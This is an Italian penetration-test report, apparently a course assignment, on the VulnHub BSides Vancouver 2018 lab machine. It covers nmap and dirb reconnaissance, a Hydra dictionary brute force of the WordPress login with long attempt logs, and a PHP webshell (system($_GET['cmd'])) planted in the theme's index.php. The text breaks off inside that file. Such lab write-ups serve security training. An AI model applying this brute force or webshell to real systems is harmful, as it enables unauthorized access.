

Report BlackBox: BSides Vancouver 2018

Penetration Test su VM vulnerabile | Epicode Cybersecurity

1. Scenario e Obiettivo

Ho condotto un test BlackBox sulla macchina virtuale BSides Vancouver 2018 disponibile su VulnHub. Lo scenario simula un incarico reale: testare le difese di un sistema dall'interno della rete senza alcuna informazione preliminare. L'obiettivo finale era ottenere i privilegi di root.

Hacking VM BlackBox.

🔗 Scarica e importa la macchina virtuale da questo link leggendario:

- VirtualBox: <https://download.vulnhub.com/bsidesvancouver2018/BSides-Vancouver-2018-Workshop.ova>
- UTM: <https://drive.google.com/file/d/1GGUjHR9fMqLVXYRSA0BmhviYeVIPsVJB/view?usp=sharing>

🔪 **La Missione:** Scatena le tue abilità per conquistare i privilegi di root. Ci sono almeno **due percorsi segreti** per raggiungere il dominio totale su questa macchina. Durante il tuo viaggio, esplora a fondo ogni angolo nascosto per svelare tutti i suoi misteri.

🏢 **Scenario:** Immagina che un'azienda ti chieda di testare le sue difese, con l'obiettivo di attaccare una macchina o un server dall'interno, senza alcuna informazione preliminare. Questa è la vera essenza di un test **BlackBox**.

⚙️ **Regole del Gioco:**

- Nessuna indicazione ti sarà fornita sulla configurazione delle macchine. Affidati al tuo ingegno.
- Potete** cercare la soluzione di BSides-Vancouver-2018 su internet solo dopo la consegna.
- Trovate** tutti i modi possibili per diventare **root**.

🔥 **Il Destino chiama. Sei pronto a rispondere alla sfida e a scrivere il tuo nome nella leggenda?**

Descrizione del challenge BlackBox BSides Vancouver 2018

VM target	BSides Vancouver 2018 (VulnHub)
IP attaccante (Kali)	192.168.56.102
IP target	192.168.56.103
Rete	Host-only (VirtualBox)
Strumenti usati	nmap, dirb, Hydra, netcat, John the Ripper, webshell PHP
Obiettivo	Privilege escalation fino a root

2. Ricognizione: Scansione della Rete

Ho eseguito una scansione della rete Host-only per identificare l'IP del target, poi ho scansionato le porte per individuare i servizi attivi.

```
nmap -sn 192.168.56.0/24
nmap 192.168.56.103
# PORT    STATE SERVICE
# 21/tcp  open  ftp
# 22/tcp  open  ssh
# 80/tcp  open  http
```

```
(kali@kali) ~$ nmap -sn 192.168.56.0/24
Starting Nmap 7.99 ( https://nmap.org ) 26-05-15 09:40 -0400
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.1
Host is up (0.00024s latency).
MAC Address: 0A:00:27:00:00:14 (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00023s latency).
MAC Address: 08:00:27:8C:1D:52 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.103
Host is up (0.00045s latency).
MAC Address: 08:00:27:5E:63:AD (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.102
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 1.78 seconds

(kali@kali) ~$ nmap 192.168.56.103
Starting Nmap 7.99 ( https://nmap.org ) 26-05-15 09:41 -0400
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.103
Host is up (0.00033s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:5E:63:AD (Oracle VirtualBox virtual NIC)


Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds
```

Output nmap: host discovery e port scan del target 192.168.56.103

3. Enumerazione del Servizio HTTP

3.1 Pagina principale Apache

La pagina principale mostrava la pagina di default di Apache, senza contenuto personalizzato. Ho proceduto con una scansione delle directory nascoste tramite dirb.



It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.

Pagina di default Apache sul server target

3.2 Directory bruteforce con dirb

Dirb ha scansionato il server con la wordlist common.txt, trovando tra i risultati il file robots.txt accessibile pubblicamente.

```
dirb http://192.168.56.103
```

```
Session Azioni Modifica Visualizza Aiuto

Nmap don : 1 IP address (1 host) scanned in 0.28 seconds

(kaliⓈ kali)-[~]
$ dirb http://192.168.56.103

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Fri May 15 09:43:55 2026
URL_BASE: http://192.168.56.103/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.56.103/
+ http://192.168.56.103/cgi-bin/ (CODE:403|SIZE:290)
+ http://192.168.56.103/index (CODE:200|SIZE:177)
+ http://192.168.56.103/index.html (CODE:200|SIZE:177)
+ http://192.168.56.103/robots (CODE:200|SIZE:43)
+ http://192.168.56.103/robots.txt (CODE:200|SIZE:43)
+ http://192.168.56.103/server-status (CODE:403|SIZE:295)


-----

END_TIME: Fri May 15 09:43:57 2026
DOWNLOADED: 4612 - FOUND: 6
```

Output dirb: directory e file trovati sul server target

3.3 Analisi di robots.txt


Il file robots.txt conteneva una direttiva Disallow che rivelava una directory non pubblica: /backup_wordpress, non visibile dalla navigazione normale.



robots.txt rivela la directory nascosta /backup_wordpress

3.4 Blog WordPress e identificazione utente

Visitando /backup_wordpress ho trovato un blog WordPress abbandonato. Tra i post ho individuato il nome dell'autore "john", identificato come potenziale utente del sistema e come amministratore IT della macchina.



Blog WordPress: identificato l'utente john come autore e amministratore IT

4. Cracking dell'Autenticazione WordPress

Con l'username "john" ho eseguito un attacco a dizionario sul pannello di login WordPress tramite Hydra con il modulo http-post-form. Ho usato il flag S=Dashboard per indicare la stringa di successo invece di una stringa di errore, evitando falsi positivi.

```
hydra -l john -P /usr/share/seclists/Passwords/Common-Credentials/\
darkweb2017_top-10000.txt 192.168.56.103 http-post-form \
"/backup_wordpress/wp-login.php:log=^USER^&pwd;=^PASS^&wp-submit=Log+In:
&wp-submit;=Log+In:S=Dashboard" -V -t 2
```

```
└─[kali@kali:~]
$ hydra -l john -P /usr/share/seclists/Passwords/Common-Credentials/darkweb2017_top-10000.txt 192.168.56.103 http-post-form "/backup_wordpress/wp-login.php:log=^USER^&pwd;=^PASS^&wp-submit=Log+In:incorrect" -V -t 2
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak. Do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) at 2026-05-15 10:18:52
[DATA] max 2 tasks per 1 server, overall 2 tasks, 9999 login tries (t1/p:9999), ~5000 tries per task
[DATA] attacking http-post-form://192.168.56.103:80/backup_wordpress/wp-login.php:log=^USER^&pwd;=^PASS^&wp-submit=Log+In:incorrect
[ATTEMPT] target 192.168.56.103 - login "john" - password "123456789" - 2 of 9999 [child 1] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - password "111111" - 3 of 9999 [child 1] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - password "password" - 4 of 9999 [child 1] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - password "qwerty" - 5 of 9999 [child 1] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - password "abc123" - 6 of 9999 [child 1] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - password "12345678" - 7 of 9999 [child 1] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - password "password1" - 8 of 9999 [child 1] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - password "1234567" - 9 of 9999 [child 1] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - password "123123" - 10 of 9999 [child 1] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - password "1234567890" - 11 of 9999 [child 1] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - password "000000" - 12 of 9999 [child 1] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - password "12345" - 13 of 9999 [child 1] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - password "iloveyou" - 14 of 9999 [child 1] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - password "1q2w3e4r5t" - 15 of 9999 [child 1] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - password "1234" - 16 of 9999 [child 1] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - password "123456a" - 17 of 9999 [child 1] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - password "qwertyuiop" - 18 of 9999 [child 1] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - password "monkey" - 19 of 9999 [child 1] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - password "123321" - 20 of 9999 [child 1] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - password "dragon" - 21 of 9999 [child 1] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - password "654321" - 22 of 9999 [child 1] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - password "666666" - 23 of 9999 [child 1] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - password "123" - 24 of 9999 [child 1] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - password "myspace1" - 25 of 9999 [child 1] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - password "a123456" - 26 of 9999 [child 1] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - password "121212" - 27 of 9999 [child 1] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - password "1qaz2wsx" - 28 of 9999 [child 1] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - password "123qwe" - 29 of 9999 [child 1] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - password "123abc" - 30 of 9999 [child 1] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - password "tinkle" - 31 of 9999 [child 1] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - password "target123" - 32 of 9999 [child 1] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - password "qwerty" - 33 of 9999 [child 1] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - password "1q2w3e4r" - 34 of 9999 [child 1] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - password "qwerty123" - 35 of 9999 [child 1] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - password "zag12wsx" - 36 of 9999 [child 1] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - password "7777777" - 37 of 9999 [child 1] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - password "qwerty1" - 38 of 9999 [child 1] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - password "1q2w3e4r" - 39 of 9999 [child 1] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - password "987654321" - 40 of 9999 [child 1] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - password "222222" - 41 of 9999 [child 1] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - password "qwe123" - 42 of 9999 [child 1] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - password "qwerty123" - 43 of 9999 [child 1] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - password "zxcvbnm" - 44 of 9999 [child 1] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - password "555555" - 45 of 9999 [child 1] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - password "112233" - 46 of 9999 [child 1] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - password "fuckyou" - 47 of 9999 [child 1] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - password "asdfghjkl" - 48 of 9999 [child 1] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - password "12345a" - 49 of 9999 [child 1] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - password "123123123" - 50 of 9999 [child 1] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - password "1q2w3e" - 51 of 9999 [child 1] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - password "qazwsx" - 52 of 9999 [child 1] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - password "computer" - 53 of 9999 [child 1] (0/0)
```

Hydra in esecuzione sull'autenticazione WordPress

WordPress 4.9.4 is available! [Please update now.](#)

Dashboard

Home

Updates

Posts

Media

Pages

Comments

Appearance

Plugins

Users

Tools

Settings

Collapse menu

Dashboard

At a Glance

Quick Draft

WordPress News

Activity

Recently Published

Recent Comments

WordPress 4.9.4 is available! [Please update now.](#)

Howdy, john

Screen Options

Help

2 Posts

1 Page

1 Comment

WordPress 4.5 running Twenty Sixteen theme.

Update to 4.9.4

What's on your mind?

Save Draft

RSS Error: WP HTTP Error: 0: php_network_getaddresses: getaddrinfo failed: Name or service not known

RSS Error: WP HTTP Error: 0: php_network_getaddresses: getaddrinfo failed: Name or service not known

All (1) Pending (0) Approved (1) Spam (0) Trash (0)

Thank you for creating with WordPress.

Get Version 4.9.4

[ATTEMPT] target 192.168.56.103 - login "john" - pass "fender1" - 1986 of 9999 [child 1] (0/0)

[ATTEMPT] target 192.168.56.103 - login "john" - pass "blackberry" - 1987 of 9999 [child 0] (0/0)

[ATTEMPT] target 192.168.56.103 - login "john" - pass "dianne" - 1988 of 9999 [child 0] (0/0)

[ATTEMPT] target 192.168.56.103 - login "john" - pass "19951995" - 1989 of 9999 [child 1] (0/0)

[ATTEMPT] target 192.168.56.103 - login "john" - pass "alejandro1" - 1990 of 9999 [child 1] (0/0)

[ATTEMPT] target 192.168.56.103 - login "john" - pass "piglet" - 1991 of 9999 [child 0] (0/0)

[ATTEMPT] target 192.168.56.103 - login "john" - pass "iloveem2" - 1992 of 9999 [child 0] (0/0)

[ATTEMPT] target 192.168.56.103 - login "john" - pass "1234asd" - 1993 of 9999 [child 1] (0/0)

[ATTEMPT] target 192.168.56.103 - login "john" - pass "music123" - 1994 of 9999 [child 1] (0/0)

[ATTEMPT] target 192.168.56.103 - login "john" - pass "9-11-1961" - 1995 of 9999 [child 0] (0/0)

[ATTEMPT] target 192.168.56.103 - login "john" - pass "joel" - 1996 of 9999 [child 1] (0/0)

[ATTEMPT] target 192.168.56.103 - login "john" - pass "skillet1" - 1997 of 9999 [child 0] (0/0)

[ATTEMPT] target 192.168.56.103 - login "john" - pass "katrina" - 1998 of 9999 [child 1] (0/0)

[ATTEMPT] target 192.168.56.103 - login "john" - pass "sunny1" - 1999 of 9999 [child 0] (0/0)

[ATTEMPT] target 192.168.56.103 - login "john" - pass "charly" - 1970 of 9999 [child 1] (0/0)

[ATTEMPT] target 192.168.56.103 - login "john" - pass "cdtnkny" - 1971 of 9999 [child 0] (0/0)

[ATTEMPT] target 192.168.56.103 - login "john" - pass "faith1" - 1972 of 9999 [child 1] (0/0)

[ATTEMPT] target 192.168.56.103 - login "john" - pass "adrian1" - 1973 of 9999 [child 0] (0/0)

[ATTEMPT] target 192.168.56.103 - login "john" - pass "s" - 1974 of 9999 [child 1] (0/0)

[ATTEMPT] target 192.168.56.103 - login "john" - pass "444444" - 1975 of 9999 [child 0] (0/0)

[ATTEMPT] target 192.168.56.103 - login "john" - pass "tokiohotel" - 1976 of 9999 [child 1] (0/0)

[ATTEMPT] target 192.168.56.103 - login "john" - pass "ass123" - 1977 of 9999 [child 0] (0/0)

[ATTEMPT] target 192.168.56.103 - login "john" - pass "qibson" - 1978 of 9999 [child 1] (0/0)

[ATTEMPT] target 192.168.56.103 - login "john" - pass "1234567" - 1979 of 9999 [child 0] (0/0)

[ATTEMPT] target 192.168.56.103 - login "john" - pass "pete" - 1980 of 9999 [child 1] (0/0)

[ATTEMPT] target 192.168.56.103 - login "john" - pass "ka_dJKHj5y6" - 1981 of 9999 [child 0] (0/0)

[ATTEMPT] target 192.168.56.103 - login "john" - pass "987456" - 1982 of 9999 [child 1] (0/0)

[ATTEMPT] target 192.168.56.103 - login "john" - pass "qazwsx12" - 1983 of 9999 [child 0] (0/0)

[ATTEMPT] target 192.168.56.103 - login "john" - pass "789123" - 1984 of 9999 [child 1] (0/0)

[ATTEMPT] target 192.168.56.103 - login "john" - pass "ldontknow" - 1985 of 9999 [child 0] (0/0)

[ATTEMPT] target 192.168.56.103 - login "john" - pass "bubble" - 1986 of 9999 [child 1] (0/0)

[ATTEMPT] target 192.168.56.103 - login "john" - pass "123465" - 1987 of 9999 [child 0] (0/0)

[ATTEMPT] target 192.168.56.103 - login "john" - pass "truelove" - 1988 of 9999 [child 1] (0/0)

[ATTEMPT] target 192.168.56.103 - login "john" - pass "magic1" - 1989 of 9999 [child 0] (0/0)

[ATTEMPT] target 192.168.56.103 - login "john" - pass "garcia" - 1990 of 9999 [child 1] (0/0)

[ATTEMPT] target 192.168.56.103 - login "john" - pass "houston1" - 1991 of 9999 [child 0] (0/0)

[ATTEMPT] target 192.168.56.103 - login "john" - pass "tomtom" - 1992 of 9999 [child 1] (0/0)

[ATTEMPT] target 192.168.56.103 - login "john" - pass "Nir111" - 1993 of 9999 [child 0] (0/0)

[ATTEMPT] target 192.168.56.103 - login "john" - pass "313131" - 1994 of 9999 [child 1] (0/0)

[ATTEMPT] target 192.168.56.103 - login "john" - pass "shthead" - 1995 of 9999 [child 0] (0/0)

[ATTEMPT] target 192.168.56.103 - login "john" - pass "galina" - 1996 of 9999 [child 1] (0/0)

[ATTEMPT] target 192.168.56.103 - login "john" - pass "wolverine" - 1997 of 9999 [child 0] (0/0)

[ATTEMPT] target 192.168.56.103 - login "john" - pass "spider" - 1998 of 9999 [child 1] (0/0)

[ATTEMPT] target 192.168.56.103 - login "john" - pass "holipop" - 1999 of 9999 [child 0] (0/0)

[ATTEMPT] target 192.168.56.103 - login "john" - pass "bradley" - 2000 of 9999 [child 1] (0/0)

[ATTEMPT] target 192.168.56.103 - login "john" - pass "mahalkita" - 2001 of 9999 [child 0] (0/0)

[ATTEMPT] target 192.168.56.103 - login "john" - pass "caprice" - 2002 of 9999 [child 1] (0/0)

[ATTEMPT] target 192.168.56.103 - login "john" - pass "sexygirl" - 2003 of 9999 [child 0] (0/0)

[ATTEMPT] target 192.168.56.103 - login "john" - pass "yrbn1" - 2004 of 9999 [child 1] (0/0)

[ATTEMPT] target 192.168.56.103 - login "john" - pass "einstein" - 2005 of 9999 [child 0] (0/0)

[ATTEMPT] target 192.168.56.103 - login "john" - pass "135246" - 2006 of 9999 [child 1] (0/0)

[ATTEMPT] target 192.168.56.103 - login "john" - pass "timothy1" - 2007 of 9999 [child 0] (0/0)

[ATTEMPT] target 192.168.56.103 - login "john" - pass "cecilia" - 2008 of 9999 [child 1] (0/0)

[ATTEMPT] target 192.168.56.103 - login "john" - pass "germany" - 2009 of 9999 [child 0] (0/0)

[ATTEMPT] target 192.168.56.103 - login "john" - pass "19831983" - 2010 of 9999 [child 1] (0/0)

[ATTEMPT] target 192.168.56.103 - login "john" - pass "yahoo.com" - 2011 of 9999 [child 0] (0/0)

[ATTEMPT] target 192.168.56.103 - login "john" - pass "robbie" - 2012 of 9999 [child 1] (0/0)

[ATTEMPT] target 192.168.56.103 - login "john" - pass "amelia" - 2013 of 9999 [child 0] (0/0)

[ATTEMPT] target 192.168.56.103 - login "john" - pass "polska" - 2014 of 9999 [child 1] (0/0)

[ATTEMPT] target 192.168.56.103 - login "john" - pass "enigma" - 2015 of 9999 [child 0] (0/0)

[ATTEMPT] target 192.168.56.103 - login "john" - pass "platinum" - 2016 of 9999 [child 1] (0/0)

[80][http-post-for] host: 192.168.56.103 login: john password: enigma

1 of 1 target successfully completed, 1 valid password found

Hydra (https://github.com/vanhauser-thc/thc-hydra) I at 2026-05-15 10:36:19

Hydra trova john:enigma e accesso al pannello WordPress confermato

5. Installazione della Webshell PHP

Dal pannello admin WordPress ho modificato il file index.php del tema attivo inserendo una webshell PHP. Questo ha permesso di eseguire comandi arbitrari sul server tramite parametro GET nell'URL.

Codice inserito in cima a index.php del tema:

```
# Verifica webshell:
http://192.168.56.103/backup_wordpress/?cmd=whoami
# Output nel sorgente: www-data
```

Edit Themes

File edited successfully.

Twenty Sixteen: Main Index Template (index.php)

Select theme to edit

```
<?php
system($_GET['cmd']);
/**
 * The main template file
 *
 * This is the most generic template file in a WordPress theme
 * and one of the two required files for a theme (the other being
 * style.css).
 * It is used to display a page when nothing more specific matches a
 * query.
 * E.g., it puts together the home page when no home.php file exists.
 *
 * @link http://codex.wordpress.org/Template_Hierarchy
 *
 * @package WordPress
 * @subpackage Twenty_Sixteen
 * @since Twenty Sixteen 1.0
 */


get_header(); ?>

<div id="primary" class="content-area">
    <main id="main" class="site-main" role="main">

        <?php if ( have_posts() ) : ?>

            <?php if ( is_home() && ! is_front_page() ) : ?>
                <header>
